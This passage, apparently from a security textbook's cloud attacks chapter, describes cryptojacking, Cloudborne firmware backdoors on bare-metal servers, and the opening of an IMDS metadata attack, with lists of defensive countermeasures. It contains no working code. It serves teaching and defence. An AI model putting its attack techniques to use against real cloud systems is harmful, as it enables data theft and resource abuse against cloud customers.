- **Step 3**: The victim naively starts mining the cryptocurrency on behalf of the attacker and adds a new block to the blockchain.

- **Step 4**: For each new block added to the blockchain, the attacker gets a reward in the form of cryptocurrency coins illicitly.


Attacker gains reward in cryptocurrency coins
4

Figure 19.37: Demonstration of cryptojacking attack

Countermeasures:

- Ensure to implement a strong password policy.
- Always preserve three different copies of the data in different places and one copy off-site.
- Ensure to patch the webservers and devices regularly.
- Use encrypted SSH key pairs instead of passwords for securing access to cloud servers.
- Implement CoinBlocker URL and IP Blacklist/blackholing in the firewall.
- Employ real-time monitoring of the web page document object model (DOM) and JavaScript environments for detecting and mitigating malicious activities at an early stage.
- Use the latest antivirus, anti-malware, and adblocker tools in the cloud.
- Implement browser extensions for scanning and terminating scripts similar to the CoinHive's miner script.
- Use endpoint security management technology to detect any rogue applications in the devices.
- Review all third-party components used by the company’s websites.
- Employ advanced network monitoring tools that are capable of identifying CPU resource misuse, mining, and sniffing activities.
- Never neglect sudden price surges in the cloud resource utilization bills because most crypto miners utilize random cloud resources for attack deployment.
- Ensure that all the cloud instances and services are successfully terminated at the end of the day. Else, they might become an entry point for crypto jackers.



Cloud Attacks: Cloudborne Attack


- Cloudborne is a vulnerability residing in a **bare-metal cloud server** that enables the attackers to implant a malicious backdoor in its firmware
- The malicious backdoor can allow the attackers to **bypass the security mechanisms** and perform various activities such as watching new user's activity or behavior, disabling the application or server, and intercepting or stealing the data

Attacker injects malicious backdoor on bare-metal server
Server assigned to new customer with persistent backdoor
Attacker exfiltrates customer's data via persistent backdoor
Attacker monitors customer activities
Attacker
New Customer

Cloudborne Attack

Cloudborne is a vulnerability residing in a bare-metal cloud server that enables attackers to implant malicious backdoor in its firmware. The installed backdoor can persist even if the server is reallocated to new clients or businesses that use it as an IaaS. Physical servers are not confined to one client and can be moved from one client to another. During the reclamation process, if the firmware re-flash (factory default setting, complete erase of memory, etc.) is not properly implemented, the backdoors can stay active on the firmware and travel along the server.

Attackers exploit vulnerabilities in super-micro hardware to overwrite the firmware in the baseboard management control (BMC) of a bare-metal server that is used for remote management activities, such as provisioning, reinstalling the operating system, and troubleshooting via the intelligent platform management interface (IPMI) without physical access. As the BMC has the power to control the servers remotely and provision the system to the new customers, attackers choose it as a primary target. Vulnerabilities in the bare-metal cloud server and inappropriate firmware re-flashing can pave the way for attackers to install and maintain backdoor persistence. Then, the malicious backdoors allow attackers to directly access the hardware and bypass the security mechanisms to perform activities such as monitoring new customer's activities, disabling the application/server, and intercepting the data. These activities allow attackers to launch ransomware attacks on the target.




Attacker injects malicious backdoor on bare-metal server
Server assigned to new customer with persistent backdoor
Attacker exfiltrates customer's data via persistent backdoor
Attacker monitors customer activities
Attacker
New Customer

Figure 19.38: Illustration of cloudborne attack

Countermeasures:

- CSPs should keep the firmware up-to-date.
- Sanitize the server firmware before it is assigned to new customers.
- Validate the server for implants and backdoors before deploying.
- Regularly check for firmware vulnerabilities.
- CSPs should verify whether the physical hardware has been tampered with before delivery.



Cloud Attacks: Instance Metadata Service (IMDS) Attack

- An instance metadata service (IMDS) **provides information about an instance**, its associated network, and the software configured to run the instance
- Attackers perform IMDS attacks by exploiting a **zero-day vulnerability** on the target application server or by using the information leaked via a **reverse proxy** implemented by the administrators
- Using this attack, attackers connect to the cloud instance and gain sensitive information such as **user data and roles** associated with that instance

Exploits a zero-day vulnerability or uses data leaked via a reverse proxy
Attacker
Server
Cloud Resources
Captures EC2 metadata
Gains access

